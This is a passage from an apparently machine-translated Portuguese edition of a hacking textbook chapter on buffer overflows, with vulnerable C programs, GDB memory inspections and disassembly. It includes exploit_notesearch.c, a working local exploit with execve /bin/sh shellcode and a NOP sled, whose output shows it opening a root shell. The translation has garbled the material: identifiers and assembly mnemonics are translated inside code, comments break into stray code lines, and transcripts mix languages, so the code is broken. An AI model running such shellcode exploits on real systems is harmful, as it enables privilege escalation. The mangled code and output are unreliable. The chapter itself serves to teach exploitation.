vantagem comercial ou ganho financeiro privado. Aparentemente, os legisladores nunca haviam previsto que alguém poderia se envolver nesses tipos de atividades com um motivo que não fosse o ganho financeiro pessoal. (O Congresso fechou essa brecha em 1997 com o No Electronic Theft Act.) Embora esse exemplo não envolva a exploração de um programa de computador, os juízes e tribunais podem ser considerados computadores que executam o programa do sistema jurídico conforme foi escrito. Os conceitos abstratos de

O hacking transcende a computação e pode ser aplicado a muitos outros aspectos da vida que envolvem sistemas complexos.

0x310 Técnicas de exploração generalizadas

Erros de "off-by-one" e expansão inadequada de Unicode são erros que podem ser difíceis de ver no momento, mas que são óbvios para qualquer programador em retrospectiva. No entanto, existem alguns erros comuns que podem ser explorados de maneiras que não são tão óbvias. O impacto desses erros na segurança nem sempre é aparente, e esses problemas de segurança são encontrados em códigos de todos os lugares. Como o mesmo tipo de erro é cometido em muitos lugares diferentes, as técnicas de exploração generalizadas evoluíram para tirar proveito desses erros e podem ser usadas em uma variedade de situações.

A maioria das explorações de programas tem a ver com corrupção de memória. Isso inclui técnicas comuns de exploração, como estouro de buffer, bem como métodos menos comuns, como explorações de formato de cadeia. Com essas técnicas, o objetivo final é assumir o controle do fluxo de execução do programa de destino, induzindo-o a executar um trecho de código malicioso que foi contrabandeados para a memória. Esse tipo de sequestro de processo é conhecido como *execução de código arbitrário*, pois o hacker pode fazer com que um programa faça praticamente tudo o que ele quiser. Assim como a Loophole, esses tipos de vulnerabilidades existem porque há casos inesperados específicos com os quais o programa não consegue lidar. Em condições normais, esses casos inesperados fazem com que o programa trave, metaforicamente levando o fluxo de execução a um precipício. Mas se o ambiente for cuidadosamente controlado, o fluxo de execução poderá ser controlado, evitando a falha e reprogramando o processo.

0x320 Estouros de buffer

As vulnerabilidades de estouro de buffer estão presentes desde os primórdios dos computadores e ainda existem hoje. A maioria dos worms da Internet usa vulnerabilidades de estouro de buffer para se propagar, e até mesmo a mais recente vulnerabilidade VML de dia zero no Internet Explorer se deve a um estouro de buffer.

C é uma linguagem de programação de alto nível, mas pressupõe que o programador seja responsável pela integridade dos dados. Se essa responsabilidade fosse transferida para o compilador, os binários resultantes seriam significativamente mais lentos, devido às verificações de integridade em cada variável. Além disso, isso removeria um nível significativo de controle do programador e complicaria a linguagem.

Embora a simplicidade do C aumente o controle do programador e a eficiência dos programas resultantes, ela também pode resultar em programas vulneráveis a estouros de buffer e vazamentos de memória se o programador não for cuidadoso. Isso significa que, depois que uma variável recebe alocação de memória, não há proteções internas para garantir que o conteúdo de uma variável caiba no espaço de memória alocado. Se um programador quiser colocar dez bytes de dados em um buffer para o qual foram alocados apenas oito bytes de espaço, esse tipo de ação é permitido, embora provavelmente cause o travamento do programa. Isso é conhecido como *buffer overrun* ou *buffer overflow*, pois os dois bytes extras de dados transbordarão e sairão da memória alocada, sobrescrevendo o que vier a seguir. Se uma parte crítica dos dados for sobreescrita, o programa será interrompido. O código `overflow_example.c` oferece um exemplo.

`overflow_example.c`

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) { int
    value = 5;
    char buffer_one[8], buffer_two[8];

    strcpy(buffer_one, "one"); /* Coloque "one" no buffer_one. */
    strcpy(buffer_two, "two"); /* Coloque "two" no buffer_two. */

    printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
    printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
    printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);

    printf("\n[STRCPY] copiando %d bytes para buffer_dois\n", strlen(argv[1]));
    strcpy(buffer_dois, argv[1]); /* Copie o primeiro argumento para buffer_dois. */

    printf("[AFTER] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
    printf("[AFTER] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
    printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
```

A esta altura, você já deve ser capaz de ler o código-fonte acima e descobrir o que o programa faz. Após a compilação no exemplo de saída abaixo, tentamos copiar dez bytes do primeiro argumento da linha de comando para o buffer_dois, que tem apenas oito bytes alocados para ele.

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $. ./overflow_example 1234567890
[BEFORE] buffer_two está em 0xbffff7f0 e contém 'two'
[BEFORE] buffer_one está em 0xbffff7f8 e contém 'one'
[BEFORE] value está em 0xbffff804 e é 5 (0x00000005)
```

[STRCPY] copiando 10 bytes para o buffer_dois

```
[AFTER] buffer_two está em 0xbffff7f0 e contém '1234567890'
[AFTER] buffer_one está em 0xbffff7f8 e contém '90' [AFTER]
value está em 0xbffff804 e é 5 (0x00000005)
reader@hacking:~/booksrc $
```

Observe que o buffer_one está localizado diretamente após o buffer_two na memória, portanto, quando dez bytes são copiados para o buffer_two, os dois últimos bytes de 90 transbordam para o buffer_one e substituem o que estava lá.

Um buffer maior naturalmente transbordará para as outras variáveis, mas, se for usado um buffer grande o suficiente, o programa falhará e morrerá.

```
reader@hacking:~/booksrc $. ./overflow_example AAAAAAAAAAAAAAAAAAAAAAA
[BEFORE] buffer_two está em 0xbffff7e0 e contém 'two'
[BEFORE] buffer_one está em 0xbffff7e8 e contém 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)
```

[STRCPY] copiando 29 bytes para o buffer_dois

```
[O buffer_dois está em 0xbffff7e0 e contém 'AAAAAAAAAAAAAAAAAAAAAA'
O valor [AFTER] do buffer_one está em 0xbffff7e8 e contém
'AAAAAAAAAAAAAAAAAAA' [AFTER] está em 0xbffff7f4 e é 1094795585
(0x41414141) Falha de segmentação (núcleo despejado)
leitor@hacking:~/booksrc $
```

Esses tipos de travamentos de programas são bastante comuns - pense em todas as vezes em que um programa travou ou ficou em tela azul para você. O erro do programador é uma omissão - deveria haver uma verificação de comprimento ou restrição na entrada fornecida pelo usuário. Esses tipos de erros são fáceis de cometer e podem ser difíceis de detectar. De fato, o programa notesearch.c da página 93 contém um bug de estouro de buffer. Talvez você não tenha notado isso até agora, mesmo que já estivesse familiarizado com C.

```
reader@hacking:~/booksrc $ ./notesearch
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
-----[ end of note data ]-----
Falha de segmentação
reader@hacking:~/booksrc $
```

Os travamentos de programas são incômodos, mas, nas mãos de um hacker, podem se tornar totalmente perigosos. Um hacker experiente pode assumir o controle de um programa quando ele trava, com alguns resultados surpreendentes. O código exploit_notesearch.c demonstra o perigo.

exploit_notesearch.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) { unsigned
    int i, *ptr, ret, offset=270; char
    *command, *buffer;

    comando = (char *) malloc(200);
    bzero(command, 200); // Zerar a nova memória.

    strcpy(command, "./notesearch \\""); // Inicia o buffer de comando.
    buffer = command + strlen(command); // Define o buffer no final.

    if(argc > 1) // Define o
        deslocamento. offset =
        atoi(argv[1]);

    ret = (unsigned int) &i - offset; // Define o endereço de retorno.

    for(i=0; i < 160; i+=4) // Preenche o buffer com o endereço de
        retorno.
        *((unsigned int *)(buffer+i)) = ret;
    memset(buffer, 0x90, 60); // Construa o NOP sled.
    memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

    strcat(comando, "\\\"");

    system(command); // Executa a exploração.
    free(command);
}
```

O código-fonte desse exploit será explicado em detalhes mais adiante, mas, em geral, ele está apenas gerando uma string de comando que executará o programa notesearch com um argumento de linha de comando entre aspas simples. Ele usa funções de cadeia de caracteres para fazer isso: `strlen()` para obter o comprimento atual da cadeia de caracteres (para posicionar o ponteiro do buffer) e `strcat()` para concatenar a aspa simples de fechamento ao final. Por fim, a função `system` é usada para executar a cadeia de comando. O buffer que é gerado entre as aspas simples é a verdadeira essência da exploração. O restante é apenas um método de entrega para essa pílula venenosa de dados. Veja o que uma falha controlada pode fazer.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] encontrou uma nota de 34 bytes para o
usuário id 999 [DEBUG] encontrou uma nota de 41
bytes para o usuário id 999
-----[ fim dos dados da nota ]-----
sh-3.2#
```

O exploit é capaz de usar o estouro para servir um shell raiz, fornecendo controle total sobre o computador. Esse é um exemplo de uma exploração de estouro de buffer baseada em pilha.

0x321 Vulnerabilidades de estouro de buffer com base em pilha

O exploit notesearch funciona corrompendo a memória para controlar o fluxo de execução. O programa auth_overflow.c demonstra esse conceito.

auth_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) { int
    auth_flag = 0;
    char password_buffer[16];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Uso: %s <password>\n", argv[0]); exit(0);
    }
    if(check_authentication(argv[1])) { printf("\n=====
===== Access Granted.\n");
        printf("===== \n");
    } else {
        printf("\nAcesso negado.\n");
    }
}
```

Este programa de exemplo aceita uma senha como seu único argumento de linha de comando e, em seguida, chama uma função `check_authentication()`. Essa função permite duas senhas, que devem ser representativas de autenticação múltipla

métodos. Se uma dessas senhas for usada, a função retornará 1, o que concede acesso. Você deve ser capaz de descobrir a maior parte disso apenas examinando o código-fonte antes de compilá-lo. No entanto, use a opção -g ao compilá-lo, pois faremos a depuração posteriormente.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking:~/booksrc $ ./auth_overflow
Uso: ./auth_overflow <password>
reader@hacking:~/booksrc $ ./auth_overflow test
```

Acesso negado.

```
reader@hacking:~/booksrc $ ./auth_overflow brillig
```

```
=====
Acesso concedido.
=====
reader@hacking:~/booksrc $ ./auth_overflow outgrabe

=====
Acesso concedido.
=====
leitor@hacking:~/booksrc $
```

Até o momento, tudo funciona como o código-fonte diz que deve funcionar. Isso é o que se espera de algo tão determinístico como um programa de computador. Mas um estouro pode levar a um comportamento inesperado e até mesmo contraditório, permitindo o acesso sem uma senha adequada.

```
reader@hacking:~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAA
=====
Acesso concedido.
=====
leitor@hacking:~/booksrc $
```

Talvez você já tenha percebido o que aconteceu, mas vamos analisar isso com um depurador para ver os detalhes específicos.

```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista 1
1      #include <stdio.h>
2      #include <stdlib.h>
3      #include <string.h>
4
5      int check_authentication(char *password) {
6          int auth_flag = 0;
7          char password_buffer[16];
8
9          strcpy(password_buffer, password);
10
(gdb)
```

```

11         if(strcmp(password_buffer, "brillig") == 0)
12             auth_flag = 1;
13         if(strcmp(password_buffer, "outgrabe") == 0)
14             auth_flag = 1;
15
16     return auth_flag;
17 }
18
19 int main(int argc, char *argv[]) {
20     if(argc < 2) {
(gdb) break 9
Ponto de interrupção 1 em 0x8048421: arquivo
auth_overflow.c, linha 9. (gdb) break 16
Ponto de interrupção 2 em 0x804846f: arquivo
auth_overflow.c, linha 16. (gdb)

```

O depurador GDB é iniciado com a opção -q para suprimir o banner de boas-vindas, e os pontos de interrupção são definidos nas linhas 9 e 16. Quando o programa for executado, a execução fará uma pausa nesses pontos de interrupção e nos dará a chance de examinar a memória.

```
(gdb) executar AAAAAAAAAAAAAAAAAAAAAAAA
Iniciando o programa: /home/reader/books/auth_overflow AAAAAAAAAAAAAAAA
```

```
Ponto de interrupção 1, check_authentication (password=0xbffff9af 'A' <repetir 30 vezes>) em
auth_overflow.c:9
9         strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7a0:  "????o?????)\205\004\b?o??p?????""
(gdb) x/x &auth_flag
0xbffff7bc:  0x00000000
(gdb) imprimir 0xbffff7bc - 0xbffff7a0
$1 = 28
(gdb) x/16wx password_buffer
0xbffff7a0:  0xb7f9f729      0xb7fd6ff4      0xbffff7d8      0x08048529
0xbffff7b0:  0xb7fd6ff4      0xbffff870      0xbffff7d8      0x00000000
0xbffff7c0:  0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:  0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb)
```

O primeiro ponto de interrupção é antes da ocorrência de strcpy(). Ao examinar o ponteiro password_buffer, o depurador mostra que ele está preenchido com dados aleatórios não inicializados e está localizado em 0xbffff7a0 na memória. Examinando o endereço da variável auth_flag, podemos ver sua localização em 0xbffff7bc e seu valor de 0. O comando print pode ser usado para fazer aritmética e mostra que auth_flag está 28 bytes depois do início de password_buffer. Essa relação também pode ser vista em um bloco de memória que começa em password_buffer. A localização de auth_flag é mostrada em negrito.

```
(gdb) continue  
Continuando.
```

```
Ponto de interrupção 2, check_authentication (password=0xbffff9af 'A' <repetir 30 vezes>) em  
auth_overflow.c:16  
16          return auth_flag;  
(gdb) x/s password_buffer  
0xbffff7a0:      'A' <repetido 30 vezes>  
(gdb) x/x &auth_flag  
0xbffff7bc:      0x00004141  
(gdb) x/16xw password_buffer  
0xbffff7a0:      0x41414141      0x41414141      0x41414141      0x41414141  
0xbffff7b0:      0x41414141      0x41414141      0x41414141      0x00004141  
0xbffff7c0:      0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb  
0xbffff7d0:      0xbffff9af      0x08048510      0xbffff838      0xb7eafebc  
(gdb) x/4cb &auth_flag  
0xbffff7bc:      65 'A' 65 'A' 0 '\0' 0 '\0' (gdb)  
x/dw &auth_flag  
0xbffff7bc:      16705  
(gdb)
```

Continuando até o próximo ponto de interrupção encontrado após strcpy(), esses locais de memória são examinados novamente. O password_buffer transbordou para o auth_flag, alterando seus dois primeiros bytes para 0x41. O valor de 0x00004141 pode parecer retrógrado novamente, mas lembre-se de que o x86 tem arquitetura little-endian, portanto, deve parecer assim. Se você examinar cada um desses quatro bytes individualmente, poderá ver como a memória está realmente disposta. Por fim, o programa tratará esse valor como um número inteiro, com um valor de 16705.

```
(gdb) continue  
Continuando.
```

```
=====  
Acesso concedido.  
=====
```

```
O programa foi encerrado com o  
código 034. (gdb)
```

Após o estouro, a função check_authentication() retornará 16705 em vez de 0. Como a instrução if considera qualquer valor diferente de zero como autenticado, o fluxo de execução do programa é controlado na seção autenticada. Neste exemplo, a variável auth_flag é o ponto de controle da execução, pois a substituição desse valor é a fonte do controle.

Mas esse é um exemplo muito artificial que depende do layout de memória das variáveis. Em auth_overflow2.c, as variáveis são declaradas na ordem inversa. (As alterações em auth_overflow.c são mostradas em negrito).

auth_overflow2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    char password_buffer[16]; int
    auth_flag = 0;

    strcpy(password_buffer, password); if(strcmp(password_buffer,
"brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2)
        printf("Uso: %s <password>\n", argv[0]); exit(0);
    }
    if(check_authentication(argv[1])) { printf("\n=====
===== Access Granted.\n");
    printf("===== \n");
} else {
    printf("\nAcesso negado.\n");
}
}
```

Essa simples alteração coloca a variável auth_flag antes da password_buffer na memória. Isso elimina o uso da variável return_value como ponto de controle de execução, pois ela não pode mais ser corrompida por um estouro.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista 1
1      #include <stdio.h>
2      #include <stdlib.h>
3      #include <string.h>
4
5      int check_authentication(char *password) {
6          char password_buffer[16];
7          int auth_flag = 0;
8
9          strcpy(password_buffer, password);
10
(gdb)
```

```

11         if(strcmp(password_buffer, "brillig") == 0)
12             auth_flag = 1;
13         if(strcmp(password_buffer, "outgrabe") == 0)
14             auth_flag = 1;
15
16         return auth_flag;
17     }
18
19     int main(int argc, char *argv[]) {
20         if(argc < 2) {
(gdb) break 9
Ponto de interrupção 1 em 0x8048421: arquivo
auth_overflow2.c, linha 9. (gdb) break 16
Ponto de interrupção 2 em 0x804846f: arquivo
auth_overflow2.c, linha 16. (gdb) executar
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Iniciando o programa: /home/reader/books/a.out AAAAAAAAAAAAAAAAAAAAAAA

```

Ponto de interrupção 1, check_authentication (password=0xbffff9b7 'A' <repetir 30 vezes>) em auth_overflow2.c:9

```

9             strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200????????o???G??\020\205\004\b?????\204\004\b????\020\205\004\
bH?????\002"
(gdb) x/x &auth_flag
0xbffff7bc:      0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:      0x00000000      0xb7fd6ff4      0xbffff880      0xbffff7e8
0xbffff7cc:      0xb7fd6ff4      0xb7ff47b0      0x08048510      0xbffff7e8
0xbffff7dc:      0x080484bb      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:      0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)

```

Pontos de interrupção semelhantes são definidos, e um exame da memória mostra que auth_flag (mostrado em negrito acima e abaixo) está localizado antes de password_buffer na memória. Isso significa que auth_flag nunca pode ser sobrescrito por um estouro em password_buffer.

```
(gdb) cont
Continuação.
```

Ponto de interrupção 2, check_authentication (password=0xbffff9b7 'A' <repetir 30 vezes>) em auth_overflow2.c:16

```

16         return auth_flag;
(gdb) x/s password_buffer
0xbffff7c0:      'A' <repetido 30 vezes>
(gdb) x/x &auth_flag
0xbffff7bc:      0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:      0x00000000      0x41414141      0x41414141      0x41414141
0xbffff7cc:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7dc:      0x08004141      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:      0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)

```

Como esperado, o estouro não pode perturbar a variável auth_flag, pois ela está localizada antes do buffer. Mas existe outro ponto de controle de execução, mesmo que não seja possível vê-lo no código C. Ele está convenientemente localizado depois de todas as variáveis da pilha, de modo que pode ser facilmente sobreescrito. Essa memória é essencial para a operação de todos os programas, portanto, existe em todos os programas e, quando é sobreescrita, geralmente resulta em uma falha no programa.

```
(gdb) c  
Continuando.
```


```
O programa recebeu o sinal SIGSEGV, falha de segmentação.  
0x08004141 in ?? ()  
(gdb)
```

Lembre-se, no capítulo anterior, de que a pilha é um dos cinco segmentos de memória usados pelos programas. A pilha é uma estrutura de dados FILO usada para

manter o fluxo de execução e o contexto das variáveis locais durante as chamadas de função. Quando uma função é chamada, uma estrutura chamada *stack frame* é colocada na pilha, e o registro EIP salta para o primeira instrução da função. Cada quadro de pilha contém as variáveis locais para essa função e um endereço de retorno para que o EIP possa ser restaurado. Quando a função é concluída, o stack frame é retirado da pilha e o endereço de retorno é usado para restaurar o EIP. Tudo isso é incorporado à arquitetura e geralmente é tratado pelo compilador, não pelo programador.

Quando a função check_authentication() é chamada, um novo quadro de pilha é colocado na pilha acima do quadro de pilha de main().

Nesse quadro são as variáveis locais, um endereço de retorno e os argumentos da função.



Podemos ver todos esses elementos no depurador.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c  
reader@hacking:~/booksrc $ gdb -q ./a.out  
Usando a biblioteca do host libthread_db  
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista 1  
1      #include <stdio.h>  
2      #include <stdlib.h>  
3      #include <string.h>  
4  
5      int check_authentication(char *password) {  
6          char password_buffer[16];  
7          int auth_flag = 0;  
8  
9          strcpy(password_buffer, password);  
10  
11         if(strcmp(password_buffer, "brillig") == 0)
```

```

12             auth_flag = 1;
13         if(strcmp(password_buffer, "outgrabe") == 0)
14             auth_flag = 1;
15
16         return auth_flag;
17     }
18
19     int main(int argc, char *argv[]) {
20         if(argc < 2) {
(gdb)
21             printf("Uso: %s <senha>\n", argv[0]);
22             exit(0);
23         }
24         if(check_authentication(argv[1])) {
25             printf("\n-----\n");
26             printf("      Acesso concedido.\n");
27             printf("-----\n");
28         } else {
29             printf("\nAcesso negado.\n");
30         }
(gdb) break 24
Ponto de interrupção 1 em 0x80484ab: arquivo
auth_overflow2.c, linha 24. (gdb) break 9
Ponto de interrupção 2 em 0x8048421: arquivo
auth_overflow2.c, linha 9. (gdb) break 16
Ponto de interrupção 3 em 0x804846f: arquivo
auth_overflow2.c, linha 16. (gdb) executar
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Iniciando o programa: /home/reader/books/src/a.out AAAAAAAAAAAAAAAAAAAAAAAA

```

```

Ponto de interrupção 1, main (argc=2, argv=0xbffff874) em auth_overflow2.c:24
24         if(check_authentication(argv[1])) {
(gdb) i r esp
esp            0xfffff7e0          0xfffff7e0
(gdb) x/32xw $esp
0xfffff7e0:    0xb8000ce0    0x08048510    0xbffff848    0xb7eafebc
0xfffff7f0:    0x00000002    0xbffff874    0xbffff880    0xb8001898
0xfffff800:    0x00000000    0x00000001    0x00000001    0x00000000
0xfffff810:    0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
0xfffff820:    0x40f5f7f0    0x48e0fe81    0x00000000    0x00000000
0xfffff830:    0x00000000    0xb7ff9300    0xb7eafded    0xb8000ff4
0xfffff840:    0x00000002    0x08048350    0x00000000    0x08048371
0xfffff850:    0x08048474    0x00000002    0xbffff874    0x08048510
(gdb)

```

O primeiro ponto de interrupção está logo antes da chamada para `check_authentication()` em `main()`. Nesse ponto, o registro do ponteiro da pilha (ESP) é `0xfffff7e0`, e o topo da pilha é mostrado. Tudo isso faz parte do stack frame de `main()`. Continuando até o próximo ponto de interrupção dentro de `check_authentication()`, a saída abaixo mostra que o ESP está menor à medida que sobe na lista de memória para abrir espaço para o stack frame de `check_authentication()` (mostrado em negrito), que agora está na pilha. Após encontrar os endereços da variável `auth_flag` () e da variável `password_buffer` (), seus locais podem ser vistos dentro do stack frame.

```
(gdb) c
Continuando.
```

```
Ponto de interrupção 2, check_authentication (password=0xbffff9b7 'A' <repetir 30 vezes>) em
auth_overflow2.c:9
9           strcpy(password_buffer, password);
(gdb) i r esp
esp          0xfffff7a0      0xfffff7a0
(gdb) x/32xw $esp
0xfffff7a0: 0x00000000  0x08049744  0xbffff7b8  0x080482d9
0xfffff7b0: 0xb7f9f729  0xb7fd6ff4  0xbffff7e8  0x00000000
0xfffff7c0: 0xb7fd6ff4  0xbffff880  0xbffff7e8  0xb7fd6ff4
0xfffff7d0: 0xb7ff47b0  0x08048510  0xbffff7e8  0x080484bb
0xfffff7e0: 0xbffff9b7  0x08048510  0xbffff848  0xb7eafebc
0xfffff7f0: 0x00000002  0xbffff874  0xbffff880  0xb8001898
0xfffff800: 0x00000000  0x00000001  0x00000001  0x00000000
0xfffff810: 0xb7fd6ff4  0xb8000ce0  0x00000000  0xbffff848
(gdb) p 0xbffff7e0 - 0xfffff7a0
$1 = 64
(gdb) x/s password_buffer
0xfffff7c0: "?o??\200????????o???G??\020\205\004\b?????\204\004\b?????\020\205\004\bH?????\002"
(gdb) x/x &auth_flag
0xfffff7bc: 0x00000000
(gdb)
```

Continuando com o segundo ponto de interrupção em `check_authentication()`, um stack frame (mostrado em negrito) é colocado na pilha quando a função é chamada. Como a pilha cresce para cima em direção a endereços de memória mais baixos, o ponteiro da pilha agora tem 64 bytes a menos em `0xfffff7a0`. O tamanho e a estrutura de um stack frame podem variar muito, dependendo da função e de determinadas otimizações do compilador. Por exemplo, os primeiros 24 bytes desse quadro de pilha são apenas um preenchimento colocado pelo compilador. As variáveis locais da pilha, `auth_flag` e `password_buffer`, são mostradas em seus respectivos locais de memória no stack frame. O `auth_flag` () é mostrado em `0xfffff7bc`, e os 16 bytes do buffer de senha () são mostrados em `0xfffff7c0`.

A estrutura da pilha contém mais do que apenas as variáveis locais e o preenchimento. Os elementos do stack frame de `check_authentication()` são mostrados abaixo.

Primeiro, a memória salva para as variáveis locais é mostrada em itálico. Isso começa na variável `auth_flag` em `0xfffff7bc` e continua até o final da variável `password_buffer` de 16 bytes. Os próximos valores na pilha são apenas o preenchimento que o compilador inseriu, além de algo chamado *ponteiro de quadro salvo*. Se o programa for compilado com o sinalizador `-fomit-frame-pointer` para otimização, o ponteiro de quadro não será usado no quadro da pilha. No valor `0x080484bb` está o endereço de retorno do quadro de pilha e no endereço `0xbffffe9b7` está um ponteiro para uma string contendo 30 As. Esse deve ser o argumento para a função `check_authentication()`.

```
(gdb) x/32xw $esp
0xfffff7a0: 0x00000000  0x08049744  0xbffff7b8  0x080482d9
0xfffff7b0: 0xb7f9f729  0xb7fd6ff4  0xbffff7e8  0x00000000
```

```

0xbffff7c0: 0xb/fd6ff4      0xbfffff880      0xbfffff/e8      0xb/fd6ff4
0xbffff7d0: 0xb7ff47b0      0x08048510      0xbfffff7e8      0x080484bb
0xbffff7e0: 0xbffff9b7      0x08048510      0xbfffff848      0xb7eafebc
0xbffff7f0: 0x00000002      0xbfffff874      0xbfffff880      0xb8001898
0xbffff800: 0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810: 0xb7fd6ff4      0xb8000ce0      0x00000000      0xbfffff848
(gdb) x/32xb 0xbffff9b7
0xbffff9b7: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9bf: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9c7: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9cf: 0x41    0x41    0x41    0x41    0x41    0x41    0x00    0x53

(gdb) x/s 0xbffff9b7
0xbffff9b7: 'A' <repetido 30 vezes>
(gdb)

```

O endereço de retorno em um quadro de pilha pode ser localizado ao entender como o quadro de pilha é criado. Esse processo começa na função main(), mesmo antes da chamada da função.

```

(gdb) disass main
Dump do código assembler para a função main:
0x08048474 <main+0>: push   ebp
0x08048475 <main+1>: mov    ebp,esp
0x08048477 <main+3>: sub    esp,0x8
0x0804847a <main+6>:  e     esp,0xfffffff0
0x0804847d <main+9>: mov    eax,0x0
0x08048482 <main+14>: sub    esp,eax
0x08048484 <main+16>: cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>: jg0x80484ab <main+55>
0x0804848a <main+22>: moveax,DWORD PTR [ebp+12]
0x0804848d <main+25>: moveax,DWORD PTR [eax]
0x0804848f <main+27>: movDWORD PTR [esp+4],eax
0x08048493 <main+31>: movDWORD PTR
[esp],0x80485e5
0x0804849a <main+38>: call   0x804831c <printf@plt>
0x0804849f <main+43>: movDWORD PTR [esp],0x0
0x080484a6 <main+50>: call   0x804833c <exit@plt>
0x080484ab <main+55>: moveax,DWORD PTR
[ebp+12] 0x080484ae <main+58>: add   eax,0x4
0x080484b1 <main+61>:  mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:  mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:  chamada 0x8048414 <check_authentication>
0x080484bb <main+71>: teste  eax,eax
0x080484bd <main+73>: je    0x80484e5 <main+113>
0x080484bf <main+75>:  movDWORD PTR
[esp],0x80485fb 0x80484c6 <main+82>: call   0x804831c
<printf@plt> 0x080484cb <main+87>: movDWORD PTR
[esp],0x8048619 0x80484d2 <main+94>: call   0x804831c
<printf@plt> 0x080484d7 <main+99>: movDWORD PTR
[esp],0x8048630
0x080484de <main+106>: chamada 0x804831c <printf@plt>
0x080484e3 <main+111>: jmp    0x80484f1 <main+125>
0x080484e5 <main+113>: mov    PTR [esp],0x804864d
0x080484ec <main+120>: chamada 0x804831c
<printf@plt> 0x080484f1 <main+125>: leave
0x080484f2 <main+126>: ret
Fim do dump do assembler.
(gdb)

```

Observe as duas linhas mostradas em negrito na página 131. Nesse ponto, o registro EAX contém um ponteiro para o primeiro argumento da linha de comando. Esse também é o argumento para `check_authentication()`. Essa primeira instrução de montagem grava EAX para onde ESP está apontando (o topo da pilha). Isso inicia o stack frame para `check_authentication()` com o argumento da função. A segunda instrução é a chamada real. Essa instrução empurra o endereço da próxima instrução para a pilha e move o registro do ponteiro de execução (EIP) para o início da função `check_authentication()`. O endereço colocado na pilha é o endereço de retorno do quadro da pilha. Nesse caso, o endereço da próxima instrução é 0x080484bb, portanto, esse é o endereço de retorno.

```
(gdb) disass check_authentication
Dump do código do assembler para a função check_authentication:
0x08048414 <check_authentication+0>:    empurr ebp
0x08048415 <check_authentication+1>:    ar     ebp,esp esp,0x38
0x08048417 <check_authentication+3>:    mov    sub
...
0x08048472    <check_authentication+94>:  deixa
0x08048473 <check_authentication+95>: Fim   r ret
do dump do assembler.
(gdb) p 0x38
$3 = 56
(gdb) p 0x38 + 4 + 4
$4 = 64
(gdb)
```

A execução continuará na função `check_authentication()` à medida que o EIP for alterado e as primeiras instruções (mostradas em negrito acima) terminarem de salvar a memória para o stack frame. Essas instruções são conhecidas como o prólogo da função. As duas primeiras instruções são para o ponteiro de quadro salvo, e a terceira instrução subtrai 0x38 de ESP. Isso economiza 56 bytes para as variáveis locais da função. O endereço de retorno e o ponteiro de quadro salvo já foram colocados na pilha e representam os 8 bytes adicionais do quadro de pilha de 64 bytes.

